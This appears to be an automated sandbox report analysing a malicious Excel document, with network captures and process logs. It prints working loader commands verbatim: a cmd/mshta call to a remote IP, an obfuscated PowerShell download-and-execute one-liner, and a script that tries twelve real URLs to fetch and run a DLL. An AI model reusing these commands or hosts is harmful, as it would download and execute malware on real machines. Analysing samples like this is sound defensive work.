<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:01:33.881614923 CET</td><td>0</td><td>OUT</td><td>GET /gg/ff/fe.html HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 91.240.118.172
Connection: Keep-Alive</td></tr>
<tr><td>Jan 28, 2022
21:01:33.943207026 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Fri, 28 Jan 2022 20:01:33 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Data Raw: 32 62 32 65 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20
68 74 74 70 2d 65 71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45
6d 75 6c 61 74 65 49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e
74 4d 6f 64 65 7c 7c 64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d
64 6f 63 75 6d 65 6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37
36 63 3d 28 21 28 6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f
6c 6c 3d 6c 6f 63 61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74
6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31
31 2e 69 6e 64 65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b
68 74 27 29 7c 6c 49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e
2e 70 72 6f 74 6f 63 6f 6c 2b 27 30 46 44 27 3b 6d 59 32 4b 63 49 38 48 57 51 50 41 38 3d 6e 65 77 20 41 72 72 61 79
28 29 3b 71 35 32 4c 69 36 36 38 4d 36 38 70 52 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 71 35 32 4c 69 36 36 38 4d 36
38 70 52 5b 30 5d 3d 27 25 36 44 5c 31 37 30 25 33 38 25 33 38 25 33 33 25 33 34 25 33 34 25 34 31 27 20 20 20 3b 6d
59 32 4b 63 49 38 48 57 51 50 41 38 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f
6d 7f 6c 7f 20 7f 50 7f 55 7f 42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f
58 7f 48 7f 54 7f 4d 7f 4c 7f 20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e
18 7f 45 7f 4e 7f 22 7e 15 7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f
52 7f 2f 7f 78 7e 5c 6e 7e 0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c
7f 2e 7f 64 7f 74 7f 64 7f 22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49
7f 2f 7f 31 7f 39 7e 79 7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7
f 76 7e 36 7f 28 7f 75 7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7d 0c 7f 5c 5c 7f 31 7f 36 7f 32 7f 25 7f 32 7f 30 7d
19 7f 36 7f 31 7f 79 7f 25 7f 33 7f 37 7d 24 7f 44 7d 1d 7d 26 7f 32 7d 26 7f 33 7f 42 7d 20 7f 31 7d 19 7f 37 7f 31 7d 24 7f
38 7d 5c 27 7d 19 7f 32 7f 33 7f 25 7f 37 7f 34 7d 06 7d 19 7f 35 7f 36 7f 25 7f 36 7d 2a 7f 45 7f 66 7d 20 7f 32 7d 3e 7f 37
7f 6d 7f 43 7f 68 7d 41 7f 31 7f 72 7f 25 7f 34 7f 33 7d 48 7d 19 7f 34 7f 34 7f 65 7d 1d 7d 35 7f 33 7d 33 7f 33 7d 39 7f 32
7f 43 7d 24 7d 5b 7f 30 7d 1d 7f 39 7d 24 7f 42 7d 45 7f 31 7f 35 7f 37 7d 4f 7f 32 7d 35 7f 36 7d 64 7f 33 7d 28 7f 33 7d 6
2 7d 2d 7f 69 7d 24 7d 5f 7f
Data Ascii: 2b2e<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per');f9f76c|=lII;zLP=location.protocol+'0FD';mY2KcI8HWQPA8=new Array();q52Li668M68pR=new Array();q52Li668M68pR[0]='%6D\170%38%38%33%34%34%41'   ;mY2KcI8HWQPA8[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transitional~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V~l~f~head~gscript>ev~6(une}ape(\'}\\162%20}61y%37}$D}}&2}&3B} 1}71}$8}\'}23%74}}56%6}*Ef} 2}>7mCh}A 1r%43}H}44e}}53}33}92C}$}[0}9}$B}E157}O2}56}d3}(3}b}-i}$}_</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	91.240.118.172	80	C:\Windows\System32\mshta.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:01:38.683579922 CET</td><td>12</td><td>OUT</td><td>GET /gg/ff/fe.png HTTP/1.1
Host: 91.240.118.172
Connection: Keep-Alive</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:01:38.745675087 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 28 Jan 2022 20:01:38 GMT Content-Type: image/png Content-Length: 1199 Connection: keep-alive Last-Modified: Fri, 28 Jan 2022 14:54:48 GMT ETag: "4af-5d6a59dbe5e00" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 7b 73 65 65 64 61 7d 3a 5c 50 72 7b 73 65 65 64 61 7d 6f 67 72 61 6d 44 7b 73 65 65 64 61 7d 61 74 61 5c 7b 73 65 65 64 61 7d 4a 6f 6f 53 65 65 2e 64 7b 73 65 65 64 61 7d 6c 6c 22 2e 72 65 70 6c 61 63 65 28 27 7b 73 65 65 64 61 7d 27 2c 27 27 29 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 68 6f 73 74 66 65 65 6c 69 6e 67 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 34 58 73 6a 74 4f 54 37 63 46 48 76 42 56 33 48 5a 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 75 72 6e 61 6c 70 6a 66 2e 6c 61 6e 2e 67 6f 2e 69 64 2f 61 73 73 65 74 73 2f 69 4d 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 69 74 2d 6f 2e 62 69 7a 2f 62 69 74 72 69 78 2f 78 6f 44 64 44 65 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 62 69 6d 65 73 61 72 61 79 65 6e 6f 76 69 6e 2e 69 72 2f 77 70 2d 61 64 6d 69 6e 2f 47 31 70 59 47 4c 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 67 61 72 64 65 6e 69 6e 67 66 69 6c 6d 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 63 4d 56 55 59 44 51 33 71 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 64 61 69 73 79 2e 73 75 6b 6f 62 75 72 75 2d 73 65 63 75 72 65 2e 63 6f 6d 2f 38 70 6c 6b 73 2f 76 38 6c 79 5a 54 65 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 70 72 6f 70 65 72 74 79 2d 65 67 2e 63 6f 6d 2f 6d 6c 7a 6b 69 72 2f 39 37 76 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 74 6f 74 61 6c 70 6c 61 79 74 75 78 74 6c 61 2e 63 6f 6d 2f 73 69 74 69 6f 2f 44 67 6b 74 4c 33 7a 64 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 61 78 74 64 65 76 65 6c 6f 70 65 72 2e 63 6f 6d 2f 6b 77 39 79 78 2f 47 63 32 38 5a 58 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 61 62 6c 72 2e 63 6f 6d 2f 65 6c 65 6e 63 74 69 63 2f 66 4d 46 74 52 72 62 73 45 58 31 67 58 75 33 5a 31 4d 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 61 63 74 69 76 65 74 72 61 69 6e 69 6e 67 2e 73 79 74 65 73 2e 6e 65 74 2f 6c 69 62 72 61 72 69 65 73 2f 38 73 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 67 75 64 61 6e 67 74 61 73 6f 72 69 63 68 69 6e 61 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 47 47 30 31 63 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 7d 0d Data Ascii: $path = "C{seeda}:\Pr{seeda}ogramD{seeda}ata\{seeda}JooSee.d{seeda}ll".replace('{seeda}','');$url1 = 'http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/';$url2 = 'http://jurnalpjf.lan.go.id/assets/iM/';$url3 = 'http://it-o.biz/bitrix/xoDdDe/';$url4 = 'http://bimesarayenovin.ir/wp-admin/G1pYGL/';$url5 = 'http://gardeningfilm.com/wp-content/pcMVUYDQ3q/';$url6 = 'http://daisy.sukoburu-secure.com/8plks/v8lyZTe/';$url7 = 'https://property-eg.com/mlzkir/97v/';$url8 = 'http://totalplaytuxtla.com/sitio/DgktL3zd/';$url9 = 'http://maxtdeveloper.com/okw9yx/Gc28ZX/';$url10 = 'http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/';$url11 = 'http://activetraining.sytes.net/libraries/8s/';$url12 = 'https://gudangtasorichina.com/wp-content/GG01c/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break; } } Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	103.206.244.105	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:02:00.181602955 CET	15	OUT	GET /assets/iM/ HTTP/1.1 Host: jurnalpjf.lan.go.id Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:02:00.370345116 CET	17	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:02:00 GMT Server: Apache/2.4.6 (CentOS) PHP/7.4.27 X-Powered-By: PHP/7.4.27 Set-Cookie: 61f44bb842acf=1643400120; expires=Fri, 28-Jan-2022 20:03:00 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Fri, 28 Jan 2022 20:02:00 GMT Expires: Fri, 28 Jan 2022 20:02:00 GMT Content-Disposition: attachment; filename="uHkwl.dll" Content-Transfer-Encoding: binary Content-Length: 548864 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 00 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 10 00 00 98 df 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 56 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 56 02 00 00 a0 05 00 00 60 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 62 93 00 00 00 00 08 00 00 a0 00 00 00 c0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PEL>a!P`@-R4PV0N@`@.text9EP `.rdata``@@.datae000@.rsrcPV``@@.relocb@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49172	160.16.102.168	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **1944**, Parent PID: **596**

General

Target ID:	0
Start time:	21:01:18
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f3d0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **2676**, Parent PID: **1944**

General

Target ID:	2
Start time:	21:01:19
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html
Imagebase:	0x4a610000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **1996**, Parent PID: **2676**

General

Target ID:	4
Start time:	21:01:20
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.172/gg/ff/fe.html
Imagebase:	0x13f860000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2576**, Parent PID: **1996**

General

Target ID:	6
Start time:	21:01:23
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{Fdrggvdrf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{Fdrggvdrf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/gg/ff/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13ffa0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEECD4BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	success or wait	1	7FEECD4BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PEL>a	success or wait	3	7FEECD4BEC7	WriteFile
C:\ProgramData\JooSee.dll	4096	8707	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	15	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
